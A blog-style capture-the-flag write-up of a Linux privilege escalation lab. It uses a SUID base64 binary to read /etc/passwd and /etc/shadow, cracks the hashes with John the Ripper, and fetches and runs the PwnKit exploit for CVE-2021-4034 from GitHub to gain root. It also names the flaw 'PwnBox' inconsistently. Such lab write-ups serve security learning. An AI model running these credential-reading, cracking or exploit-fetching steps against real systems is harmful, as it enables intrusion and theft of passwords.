It’s time for some more privilege escalation! This time it’s about checking what binaries have SUID bit set.
Getting the lay of the land
Our first question is asking about which user has a name of a famous comic book writer. This tells us we’re going to need to read /etc/passwd. The idea is that our privilege escalation will likely focus on file read, at least to start.
We start by listing all the binaries for which the SUID bit is set for our karen user.
We start with the following command:
find / -type f -perm -04000 -ls 2>/dev/null
Here’s the result, focusing on those binaries found in /usr/bin:

The next step is to scan GTFOBins with SUID filter on…
Finding something useful…
After a bit of perusing GTFOBins, we spot an entry for base64:

Since it’s already a SUID binary, we can read files with elevated privileges with the following command:
base64 /path/to/file | base64 --decode
Reading privileged files
With this knowledge, we can now read /etc/passwd!
We run the following command:
$ base64 /etc/passwd | base64 --decode
Here’s the result!

Bingo! Looks like our comic user is gerryconway. Gerry Conway is the co-creator of The Punisher and apparently has account on this VM!

Ok question 1 successfully solved! Awesome!
Cracking some passwords
The next question is asking us for the password of user2. We’re going to need the contents of /etc/shadow along with /etc/passwd and then user unshadow on our AttackBox to get things set up for John the Ripper.
Privileged file read is already available to us! We just need to user base64 again!
$ base64 /etc/shadow | base64 --decode
Here’s the result!

Since I had accessed the target computer via ssh on a terminal on the AttackBox, I just used the clipboard to create passwd.txt and shadow.txt on the AttackBox. Alternatively, we could redirect the output of base64 to a writable directory, such as /dev/shm as follows:
$ base64 /etc/passwd | base64 --decode > /dev/shm/passwd.txt
$ base64 /etc/shadow | base64 --decode > /dev/shm/shadow.txt
We can then cd /dev/shm and start up an simple HTTP server:
$ cd /dev/shm
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Then on our AttackBox we can use wget to grab each file.
However we get the contents of /etc/passwd and /etc/shadow on the AttackBox (copy/paste or with wget), the next step is to run unshadow:
$ unshadow passwd.txt shadow.txt > passwords.txt
We’re all set to run John the Ripper!
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt passwords.txt
This gives us the following, 3 cracked passwords!

That’s another question answered! Hoorah!
Capturing the Flag
I’ll be honest, I took a bit of a long circuitous route to get the contents of flag3.txt. Briefly, the simple way is just to remember that we can use base64 for elevated privilege on file read. So after we locate the file with find \ -name "flag3.txt" 2>/dev/null, which tells us the file is located in /home/ubuntu, we can just run:
$ base64 /home/ubuntu/flag3.txt | base64 --decode
And we’re done!
That’s the easy way! I took….The long way.
I had my mind set on adding a user with root privileges to /etc/passwd (using openssl to generate a hash). I knew I had file read, but I wanted file write (something like nano), so I started logging in as the other users whose passwords I just cracked. I logged in with each user and searched for binaries that had the SUID bit set. No real luck though.
I then noticed that the SUID bit was set for the binary /usr/bin/pkexec. While there was no mention of this binary in GTFOBins, I did a little research and discovered that this binary suffers from a vulnerability that permits privilege escalation!
CVE-2021-4034
Unless it’s been patched, pkexec is affected by the CVE-2021-4034 PwnBox vulnerability.
Binaries for PwnBox are easily available online, and so on the AttackBox (which is connected to the Internet), I downloaded the binary.
$ curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
I next started a simple HTTP server and used wget from the target VM to get the binary on it. I wrote the binary to /dev/shm/ as I have both write access and I can execute files from that directory.
The next step was to make the file executable:
$ chmod +x PwnBox
Now it’s time to try it out!!!

And we’re root!!!! A bit of overkill to get the contents of flag3.txt, but in the struggle we learned about a new vulnerability and did some more privilege escalation!
🧠 Takeaways
✅ Always check file permissions first — don’t assume you need root to read a file!
✅ SUID + GTFOBins = 💥
✅ base64 is a stealthy tool for privilege escalation when cat and less are blocked
✅ /dev/shm is a goldmine for temporary file transfer/execution
✅ PwnKit is powerful, but don’t escalate when you don’t need to 😉
✅ CTFs reward curiosity, even if it means going the long way around